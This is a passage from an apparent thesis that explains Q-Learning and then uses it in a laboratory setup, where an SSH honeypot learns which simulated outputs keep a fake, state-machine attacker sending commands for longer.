$$p(s'|s,a) = Pr\{S_{t+1} = s'|S_t = s, A_t = a\} = \sum_{r\in\mathbb{R}} p(s', r|s, a), \tag{3.7}$$

can be derived. An important aspect for Reinforcement Learning algorithms is the *value function*. It is a value associated to each state that is useful to give an idea of how good is to be in that particular state [8]. Formally speaking, it is calculated as the expected sum of reward that can be achieved from a state s following a policy π.

$$v_\pi(s) = \mathbb{E}_\pi[G_t|S_t = s] = \mathbb{E}_\pi[\sum_{k=0}^{T-t-1} R_{t+k+1}|S_t = s] \tag{3.8}$$

Other algorithms work with a similar notation called *action-value function*. It represents the value of taking an action a from a state s under a policy π:

$$q_\pi(s,a) = \mathbb{E}_\pi[G_t|S_t = s, A_t = a] = \mathbb{E}_\pi[\sum_{k=0}^{T-t-1} R_{t+k+1}|S_t = s, A_t = a] \tag{3.9}$$

Differently from Equation 3.8, the action-value function maintains information associated to the action in a particular state [8]. It is immediate in a state s which is the action a that guarantees the higher expected return. From now on, we restrict the description on action-value function only, but all the formulation can be easily adapted to the value function.

An important property for both Equation 3.8 and Equation 3.9 is the possibility to express them in a recursive way, representing a state value as function of the possible successor state value. This functional formulation is called *Bellman equation* and it represents the basis for several methods trying to solve Markov Decision process:

$$q_\pi(s,a) = \mathbb{E}_\pi[G_t|S_t = s, A_t = a] = \sum_{s',r} p(s', r|s, a)[r + \gamma q(s', a')] \tag{3.10}$$

Recalling that the objective of Reinforcement Learning algorithms is to find a policy that maximize the expected returns, we can define an *optimal policy* as:

$$q_*(s,a) = \max_\pi q_\pi(s,a), \tag{3.11}$$

for all $s \in \mathcal{S}$ and $a \in \mathcal{A}_t$. Reporting this notation in Equation 3.10, we can define the *optimal Bellman equation* as:

$$q_*(s,a) = \sum_{s',r} p(s', r|s, a)[r + \gamma \max_{a'} q_*(s', a')] \tag{3.12}$$

From Equation 3.12 it is easily readable the core of Reinforcement Learning solutions. Selecting the local best action for each state s means following the optimal policy. This kind of algorithms are called *greedy*, because the one-step dynamic is sufficient to determine which action to select. In this situation, any policy π that assigns, at each state, a non null probability to be selected only to the actions that maximize the one-step future action-value function is considered an optimal policy.

In Reinforcement Learning algorithms the concept of optimality is just an approximation. Even if we consider to fully know the dynamic of the environment $p(s', r|s, a)$, resolving the recursive equation described in Equation 3.12 is very expensive in term of computing power and memory available. The solution that we describe in next sections is called *Q-Learning* and it uses techniques to approximate the real action-value function.

3.4 Solutions for RL problems

In the previous part we presented Reinforcement Learning problems as Markov Decision Processes. In this section we provide an overview on the state-of-the-art solutions and then we describe the *Q-Learning* algorithm in details.

All the methods described in the following part share the concept of *Generalized Policy iteration* (GPI). This is a feature coming from *Dynamic programming* that describe the interaction between two different processes: *policy iteration* and *value iteration*. Policy iteration is the process of computing the value function for a state under a given policy [21]. The policy is maintained as is and the value function is changed to be more likely the true value function. Value iteration is the process of changing the policy according to the value function given for that policy [21]. The value function is considered static as is and the policy is evaluated ad updated to work better. The two process work together, changing one the basis of the other. When no changes happen, then we can consider we are in the optimal solution.

The solutions described in the following part differ according to the definition of one of the two processes - policy and value iteration. We can divide these solutions in different groups:

- *Dynamic programming* (DP). It is the set of techniques that aim at finding the optimal value function cycling over the set of the state and perform an operation called *full backup* [8]. This operation consists in updating the value function on the basis of its successor value. This method is strictly related to the Bellman optimal function. The process of changing the approximated value function on the basis of another approximation is called *bootstrapping*. This class of algorithms requires a knowledge on the dynamic of the environment to be able to calculate the probability state-transition function for the Bellman equation. They are also very expensive in terms of computational resources.

- *Monte Carlo algorithms* (MC). This class of algorithms is characterized by the direct interaction with the environment. The dialogue with the environment is bounded between a starting and an ending point, defining an *episode*. Different from DP, these methods do not require a model of the environment, because they do not calculate the probability of transitions between states but they exploit the interaction with the surroundings. They approximated the value function - or more specifically the action-value function because the environment model is unknown - averaging the returns obtained in different episodes all starting in the same state. Not only the action-value function is updated episode-by-episode, but also the policy. An important aspect for Monte Carlo algorithms is the *exploration* trade-off, to evaluate alternative solutions with respect to the actual best-considered solution. The major power of this approach is the possibility to learn directly from the environment and to focus only on a certain subset of interesting states, without the necessity to consider all the possible situations [8].
- *Temporal difference algorithms* (TD). These methods are the most used in the field of Reinforcement Learning. Comparing to MC approach, TD algorithms share the interaction with the environment to obtain knowledge, but they differ in terms of how they they address the prediction problem. With prediction problem we refer to the process of modifying the action-value function to reach the expected sum of returns [8]. TD solutions change the action-value function in real-time, so they do not wait for the end of the episode. We can define a sub-measure of the episode, that is the *step*. At each time step the value-function is updated. In such situations the exploration has an important role such as in the MC approach. Different algorithms try to solve this trade-off using different methods such as Sarsa, actor-critic, Q-learning, etc.. Sarsa and actor-critic methods are called *on-policy* and they update the action-value function specifically for the policy they are following. Differently, *off-policy* methods, like Q-Learning, update the action-value function independent of the policy being followed [8]. The simpler case of TD problems is defined *one-step* and *model free* because these problems update the value after a single step and they do not require a model of the environment. Other more complicated solutions exist, both taking into consideration more than one single step and using a model for representing the surroundings.

3.4.1 Q-Learning

Between the different methods previously described we focus on the last category, that are TD algorithms. Among these, the algorithm we use in our work is *Q-Learning* (Watkins, 1989)[26]. As already stated in chapter 2, the choice of Q-Learning among possible RL algorithms is justified by the work of G. Milan

[18]. Since it is a TD algorithm, in its simplest *one-step* form it presents an update function:

$$Q(S_t, A_t) \leftarrow Q(S_t, A_t) + \alpha[R_{t+1} + \gamma \max_a Q(S_{t+1}, a) - Q(S_t, A_t)] \tag{3.13}$$

As already mentioned in section 3.4, Q-Learning is defined as an *off-policy* method. This definition is due to the fact that the action-value is updated with the max action-value associated to the next state, no matter which policy is being used. Anyway, the states explored are chosen through the policy, so how the policy is chosen is still very important for the algorithm [26].

To solve the problem of the trade-off between exploration and exploitation, an approach called $\epsilon - greedy$ is used. This method consists in, at each time step, *exploring* a random action $a \in \mathcal{A}(S_t)$ with a probability ϵ, or *exploiting* the knowledge and choosing the action associated with the highest action-value. Assuming the condition of continuously exploring all actions in each state, Q-Learning is proved to approximate the optimal value-function with probability 1 [21].

A description of the procedural form of the algorithm is provided in Algorithm 1.

Algorithm 1 Q-learning: Learn function $Q : \mathcal{X} \times \mathcal{A} \to \mathbb{R}$

Require:
States $\mathcal{X} = \{1, \ldots, n_x\}$
Actions $\mathcal{A} = \{1, \ldots, n_a\}$, $A : \mathcal{X} \Rightarrow \mathcal{A}$
Reward function $R : \mathcal{X} \times \mathcal{A} \to \mathbb{R}$
Black-box (probabilistic) transition function $T : \mathcal{X} \times \mathcal{A} \to \mathcal{X}$
Learning rate $\alpha \in [0, 1]$, typically $\alpha = 0.1$
Discounting factor $\gamma \in [0, 1]$
procedure QLEARNING($\mathcal{X}$, A, R, T, α, γ)
  Initialize $Q : \mathcal{X} \times \mathcal{A} \to \mathbb{R}$ arbitrarily
  while Q is not converged **do**
    Start in state $s \in \mathcal{X}$
    while s is not terminal **do**
      Calculate π (e.g. $\epsilon - greedy$)
      $a \leftarrow \pi(s)$
      $r \leftarrow R(s, a)$ ▷ Receive the reward
      $s' \leftarrow T(s, a)$ ▷ Receive the new state
      $Q(S_t, A_t) \leftarrow Q(S_t, A_t) + \alpha[R_{t+1} + \gamma \max_a Q(S_{t+1}, a) - Q(S_t, A_t)]$
      $s \leftarrow s'$
    end while
  end whilereturn Q
end procedure

With regards to the algorithm, the used parameters are the following ones:

- α: learning rate, which controls the learning speed. An high level of learning-rate may results in unstable training, while a null learning rate produces no updates in the knowledge. Values are in the range [0,1] [8];
- γ: discount factor, it is the parameter already described in section 3.2. It controls the importance of long-term returns compared to local ones;
- ϵ: this parameter controls the trade-off between exploration and exploitation.

In this work, we make use of this algorithm in order to implement the learning logic of our system.

Chapter 4

RL: a labcase with a fake attacker and a fake victim

In this work we focus on the interaction between various attackers and an intelligent victim. The heterogeneity of exploits and the large number of protocols involved make the definition of the problem in terms of Reinforcement Learning challenging. We decide to start working in a controlled environment to study the performance of our algorithm. In this section, we describe the deployment of a laboratory case composed by different modules, emulating an attacker that sends commands to our learning victim. First of all, a proper characterization of the RL components described in chapter 3 is needed. We analyze how to build the RL environment and learner to achieve the goal of maximizing the engagement between the two actors. After this theoretical part, the description of the architecture of the laboratory environment is provided. We outline the interaction between the different modules with a high level prospective. Then we continue with the details of the implementation of both the offensive and the defensive part. The final goal of this laboratory case is to study Q-Learning performance in different scenarios. We implement the possibility to repeat experiments employing different parameters that control the number of commands sent by the attacker or the number of plausible answers offered to the victim. In the last part of this chapter, we analyze some results, comparing RL statistics with different metrics.

4.1 RL: modelling the problem

Before starting the implementation of the RL algorithm, we analyze how to apply such techniques for the problem we want to solve. First of all, a precise definition of what we want to achieve from the learning algorithm is needed. In previous chapters, we exposed the will of maximizing the *engagement* with the attacker. In

chapter 2 we describe the scenario we focused on. Our system applies ML techniques in a post-exploitation phase: the intruders are already inside the architecture and they are trying to execute SSH commands. An example could be the one of an attacker that succeeded to brute force log in the honeypot and it tries to steal information about the operating system executing commands like "uname" in a Unix fashion. We have two possibilities to measure the interaction between the attacker and the victim:

- the time the attacker spends in our system;
- the number of commands the attacker tries to execute;

The first option can be translated into the optimization of an algorithm that tries to postpone the closure of the connection from the attacker side. Recalling that the honeypot objective is to build a database of information about malicious users, keeping a user connected may be not so fruitful. If the attacker stays connected doing nothing, no information but the time it spends in the honeypot is collected. Moreover, an attacker that performs few commands with a "sleep" in the middle may be evaluated with an higher level of *engagement* respect to an attacker that executes more commands without waiting. Instead, the second option identifies the intruders level of engagement according to the quantity of inputs that they send to the honeypot. This solution simultaneously collects different information about the attacker: *what* it wants to achieve and *how* it acts in order to "find the flag" [1]. In this way, we can define our final goal as the will of maximizing the total number of commands that the attacker sends to the system before closing the connection.

After describing the goal that we want to obtain, now we have to translate it in terms of RL components. The problem we face off can be naturally considered an *episodic task*. We divide different interactions between attackers and the system into different sessions and we identify the RL episode as the single SSH session. This kind of problems have well defined boundaries between the starting and the ending point. We define the first command received as the beginning of the episode, which lasts until the connection with the attacker is closed. In a real world case, a user may leave the conversation without sending the exit command, so we prefer to consider the closure of the SSH connection as the episode end. To overcome the problem of a user that may remain connected indefinitely doing nothing, our system uses a timer to automatically expel inactive intruders after some minutes. In this scenario we can approximate the conversation with the attacker as an episodic task with a precise end. This approach is needed to define the time metric used to analyze statistics. Moreover, we describe this method in term of SSH session,

[1]The term refers to cyber security challenges where the competitors have to exploit a machine to find a specific resource

but it can be easily adapted to different protocols considering the closure of the connection, or the inactivity of the intruder for a prolonged time, as the end of the episode.

Inside the episode, different *steps* can be recognized. The step is the moment when the learning agent has to decide which action to take. Specifically for our problem, in each step the victim must choose an output to answer to the command sent by the attacker. As already stated in chapter 3, in RL problems, the task performed by the learning agent is defined through the reward signal. Recalling that the task of our algorithm is to receive the longest possible sequence of commands from the attacker and that RL algorithms work trying to maximize the expected sum of returns, we need to properly define the reward signal to drive the learner to the objective. In our formulation, steps and commands are strongly correlated: more commands received means more steps in an episode. So we decide to reward each new input line with a positive reward, while to punish the learner with a negative reward for any action that causes the end of the learning episode.

Another important RL component is the *environment*. In general we can consider the environment as everything that surrounds the learning agent. In our solution, the environment is composed by the attacker and the apparatus that receives the input line and forwards it to the learning logic. Moreover, the environment has the task of signalling the learner with the reward associated for each step. For the laboratory case, we implement both a fake attacker, to simulate an intruder that follows different intentions, and the socket architecture used to permit the dialogue. In Cannypot, the SSH backend is retrieved from Cowrie, so we placed our RL algorithm in the middle and we built the modules that allow the routing of the command and the output. The two solutions share the presence of a module that controls if the command received does not close the connection, to properly reward the RL algorithm.

The core of our architecture is the Reinforcement Learning algorithm. We opted for a TD solution, implementing the Q-Learning algorithm. The task of the learning algorithm is to build up a policy that allows the system to answer to the attacker with the output that maximizes the number of commands received. At each time step the algorithm chooses the best option according to the actual state and updates the policy according to the reward signal received. For our algorithm, the list of possible actions to be taken in a state corresponds to the possible outputs for the last command received. A storage is needed in order to save the list of these possible actions and the learning matrix. The latter collects the *q-value* associated to each action in each state, so it may be considered as the knowledge of our system. The policy exploits this values to decide the best option, or it may explore a non-optimal action according to an *epsilon-greedy* approach. This method allows our agent to continuously explore all the actions for a particular state, producing an action-value matrix that should approximate the real expected

sum of returns for each state-action pair.

The RL agent exploits the knowledge of the environment state through the *state signal*. In order to justify the use of RL to handle our problem, we need to understand which information coming from the environment are needed to make the process Markovian. For this reason, a proper definition of *state* is needed. We decide to build the state signal using the information coming from the commands the attacker sends to the honeypot. In particular, we characterize the state using the exact input line string received. A more precise characterization of the state with respect to the history of the commands sent is provided in subsection 4.2.2. Using additional information, like the IP address of the user, would result in a less general approach without adding useful details about the attack sequence.

Finally, we delineate the target of our solution as all the *interactive* intruders that exploit the system. With this term we refer to scripts or human users with the ability to change their behaviour according to the answer received by the honeypot. In this fashion, the intruders have "preferred" answers that may results in a longer sequence of commands sent to the system. An example could be a script that has different attack vectors according to the operating system running on the machine it tries to exploit. Our solution is able to understand which is the response to the command "uname -a" that makes the attacker send the largest number of inputs. Clearly, our solution cannot obtain higher results for attackers that does not change and always sends the same script without controlling the outputs. In this laboratory case, we implement a fake attacker that specifically reflects the feature of interactivity. In the real world, a large part of the intrusions are performed by non interactive scripts, so trying to distinguish the interactive ones is challenging.

4.2 Laboratory environment

After a proper characterization of all the Reinforcement Learning components, we focus on studying the performance of Q-Learning facing the problem of driving the attacker to the longest sequence of commands. To do so, we implement a controlled laboratory environment composed of two different processes simulating an attacker and a victim. The description of the architecture we built up is provided in Figure 4.1. We divide the structure in different modules, each performing a task.

The offensive module, called *Attacker*, emulates an interactive user with several attack models. With the term *Exploit*, we refer to a sequence of commands that the attacker tries to execute in the system. An example of Exploit can be the list of the shell commands "ls", "uname -a", "mkdir myDir", "exit". It is important to highlight that this particular case does not present any choice made by the attacker according to the output received by the victim. A more precise definition of the Exploit and the implementation of the logic module is provided in subsection 4.2.1.




Figure 4.1: Architecture of the laboratory environment. Three modules are provided: *Attacker*, *Victim* and *Analytics*.

In our laboratory environment, we built an attacker module able to perform different Exploits. In such a way, the learner tries to interact with different types of attack.

The defensive part tries to learn which is the best answer using the Q-Learning algorithm. The attacker repeats the exploit for a certain number of episodes, offering to the victim the possibility of multiple interactions. We implemented a storage, because the learning algorithm needs a database of plausible answers for each command. Each time the learning module receives a command, it search in the database a list of possible answers for that command. Exploiting the knowledge built up during past interactions, it is able to choose the more appropriate output to meet the attacker intentions.

The communication between the two actors is made possible by the *communication interfaces*. In particular, they are able to exchange messages over a local TCP socket. Even if the two applications reside in the same local machine, we decided to separate the victim and the intruder part from the beginning. Thanks to the modularity of the architecture, the learning part was used for the implementation of *Cannypot* as is, adapting the interface module only. In this laboratory environment, the communication between attacker and victim is *synchronous*. The first command is sent by the attacker, while the victim is waiting for a message. Then, vice versa, the victim elaborates and transmits the output to the attacker, which is in a waiting phase. The communication lasts until the attacker leaves the conversation with a special command.

Another important section of the architecture is the *Analytic* module. All the

learning statistics regarding the Q-Learning algorithm are stored in a database. After several experiments the data collected are used in order to analyze the performance of the algorithm. A *plotter* instrument is used to visualize the information collected. We used this module in section 4.3 to provide the results of the laboratory case.

Finally, it is important to highlight that the messages exchanged between the attacker and the victim module are meaningless. One of the most important feature of Reinforcement Learning algorithms is that they do not understand the semantic of the actions they choose to perform. The knowledge is based on the trial-and-error approach through the interaction with the environment and the reward signal. In particular, the victim module does not know what is the meaning of the output it chooses to send. For this reason, we built a very simple *dictionary* of commands and outputs. Each command is in the form "CommandN", with N an integer number. The list of plausible outputs is in the form "OutputN_1, OutputN_2, .., OutputN_M", with M being an integer number. To allow the communication, the same dictionary is provided to both the actors.

4.2.1 Modelling the Attacker logic

In this subsection we describe the develop of an architecture able to simulate the behaviour followed by an attacker during the exploitation of a machine. It is important to precise that the goal of this part is not to create a model to be used from the Reinforcement Learning algorithm. Q-Learning is a model-free method and does not make use of the dynamic of the environment to achieve its goal. Understanding how to formalize the reasoning made by a malicious user is useful to better understand how the learner module can improve already existent solutions. Moreover, we used this formalization to implement an automatic way of creating different *fake attacks*, to be used to evaluate the learning algorithm.

Modelling the attacker is not trivial and using already existent static scripts is not enough because the target of our work is the interactive intruder. For this reason, it is necessary to model the decision-making logic behind the choice of sending a command in a specific situation. For example, we could think about an attacker that executed the command "ls someDir". If in the list of elements inside the directory is present the file "myFile", the attacker deletes it, otherwise it leaves the conversation. This very simple example explains the case of an attacker that changes its behaviour according to the output received by the victim. The challenge of this part of the work is to model the reasoning behind choosing one particular action or leaving the conversation. In section 4.1, we defined the list of commands sent by malicious users with the term Exploit. Actually, in our work this term is used to indicate the complete logic of the attacker behind the list of commands sent to the victim. In this way, the simple example explained before

can be defined as an Exploit.

To properly model the Exploit performed by the attacker module, we decide to use a state-machine approach. The *state* should mimic the decision about which command to send to the exploited system. In our laboratory environment, the action performed by the attacker logic in each state is to forward the chosen command to the communication interface module. The *transition* from a state to another is performed when the output from the victim is received. Different states can be reached according to the output. The transition between states should emulate the attacker collecting information in order to choose which is the next step to exploit the machine. During the communication, some answers may drive the attacker to close the connection. This reflects real cases in which the attacker notices some inconsistency in the machine or it realizes through the information collected that it has no attack vectors for the specific architecture.

The work of the attacker logic is to follow the states specified by the Exploit and to send commands to the victim module. With the term *Path* we refer to the sequence of states from the starting to the ending point where the attacker can pass through following the transition rules. In the single Exploit, several paths can exist, differing according to the output received. The goal of the attacker for each Exploit is to execute commands specified by a Path, or to leave the conversation. At this point, we can define the final goal of our learner as trying to answer to the attacker module with the output that makes the attacker following the longest Path. In term of information collected, the longer the Path is, the larger amount of data about the attacker intention we learn.

An example of Exploit is provided in Figure 4.2. This specific attack can send four different commands: “Command1”, “Command2”, “Command3” and “Exit”. The learner is able to answer with three different outputs for each command. Red arrows specify the command that is sent in each state, while blue arrows specify the state-transition due to an output received. In this specific example, “1”, “5”, “3” and “7” are fictitious states because just one arrow exits from these states. We separated them from the subsequent state just to highlight the action performed by the attacker module of sending the command. The starting point is “state 1”. In this state the command “Command1” is executed. According to the output received, now the attacker can follow three different paths. “Output1_2” makes the attacker sending the command “Command2” in state “5”, output “Output1_1” is followed by “Command3” in state “3”, while “Output1_3” is considered “wrong” and causes the closing of the connection. After “Command2”, with “Output2_1” the attacker continues the conversation with “Command3” in state “3”, while the other two outputs provoke the end of the communication. From state “3” only state “7” can be reached, where any output terminates the conversation. The goal of the Q-Learning is to learn which outputs makes the attacker following the longest Path. In Figure 4.3, we have the description of the possible Paths for Figure 4.2.




Figure 4.2: An example of Exploit with different Paths.

The longest Path is “Path 1”. To follow the longest path the learner must answer with “Output 1_2” when the attacker is in state “2” and “Output2_1” when it is in state “6”.




Figure 4.3: Different Paths for Figure 4.2.

In our laboratory environment, we focus on the goal of evaluating Q-Learning facing with different Exploits. To do so, just one Exploit is not enough. We built up a module called *Exploit Generator*. This process has the task of creating different Exploits in the form of Figure 4.2. Some parameters are needed for the generation phase:

- the number of commands composing the longest Path;
- the number of plausible answers that the victim can provide.

Once parameters are defined, the Generator creates the state-machine emulating the Exploit, randomly choosing the command to be sent in each state and the output that provokes each transition. In this way, we are able to test Q-Learning using various Exploits and averaging the results. This method allows to easily understand how the learner performs changing the length of the longest Path or the number of plausible outputs. The Generator is also able to handle *probabilistic* Exploits. In this case, after receiving an output, the attacker has a small possibility to leave the conversation. This approach is used to make the learning phase more complicated and to mimic the possibility of an attacker that leaves the conversation with unknown reasons. Finally, the Generator has two possible levels of complexity in the creation phase. In its *simple* mode, the Exploit generated has a limited number of Paths. In the *hard* mode, the generator uses a recursive approach to take into consideration all the possible combinations between states and outputs, creating Exploits with a very large number of possible Paths. We use the most difficult mode to make some analysis about the performance of the algorithm in

scenarios where finding the best Path results arduous, but it is very unlikely that this situation reflects the reality. Most of the time the attacker has a limited number of Paths that it can follow to exploit our machine.

4.2.2 Attacker state: dependencies among commands and outputs

In this section, we study the dependencies among commands and outputs for the attacker module. In particular, we try to understand how to model an attacker that takes into consideration the complete history of past commands sent and their outputs received to characterize the state and next transitions. As already sentenced in previous sections, the objective is not to build a model of the attacker to be used by Reinforcement Learning. We use this specific analysis in order to understand how much information we need from the state signal provided by the environment to the learner. A poor characterization of the RL state would result in a learner that can not distinguish between different scenarios, proposing always the same action.

To better describe the situation, we can use again the example in Figure 4.2. We can reach state "3" from both states "2" and "6". This is the simplest case for the attacker. Converging in state "3" from different routes is translated into an attacker that is not interested in remembering what commands it sent before. It considers the last output received to decide which is the next command to send. This could be an example of a simple script that controls if an output may be accepted and continues with other commands. In real world cases, we could meet smarter scripts or real attackers that distinguish between different situation in order to decide to continue the conversation or not. For this reason, extending this simple case is necessary.

Defining the concept of *dependencies* among commands and outputs is needed in order to build proper state-machine for attackers and state signals for victims. We can talk about two categories: *dependent commands* and *independent commands*. The former group is composed by commands whose behaviour may change due to the execution of other commands before them. All the commands used to retrieve the state of a machine are dependent from the commands that change the state. For example, the command "ls" strongly depends on the presence of the command "mkdir myDir". If the latter command is executed "myDir" must appear in the output of "ls". This suggests us that the state machine used to simulate an Exploit, should distinguish the state in which the command "ls" is executed according to the presence of "mkdir myDir" preceding it in the Path. The flow-chart about this simple scenario is provided in Figure 4.4. As shown in the figure, answering correctly may result in the attacker that continues the conversation, providing more information. Returning to the example in Figure 4.2, to explicit the dependence

between “Command3” and the previous “Command1” and “Command2”, two independent states “3.a” and “3.b” should be present in the graph.




Figure 4.4: Flow-chart of an example of Exploit with dependent commands.

Moreover, the attacker behavior may also change according to the output received for a particular command. An example of this situation is provided in Figure 4.5. This specific scenario is used to highlight that the output of a command may influence the decisions of future commands in the sequence. Specifically, if “myDir” does not exist, the copy command must fail. In this case, the decision about which Path to follow depends on both the sequence of commands sent and the sequence of output received for each command. The graph modelling the state machine should present different states according to different commands and different outputs.

In this thesis, we considered three types of attackers, differing in the level of dependency among commands and outputs they consider:

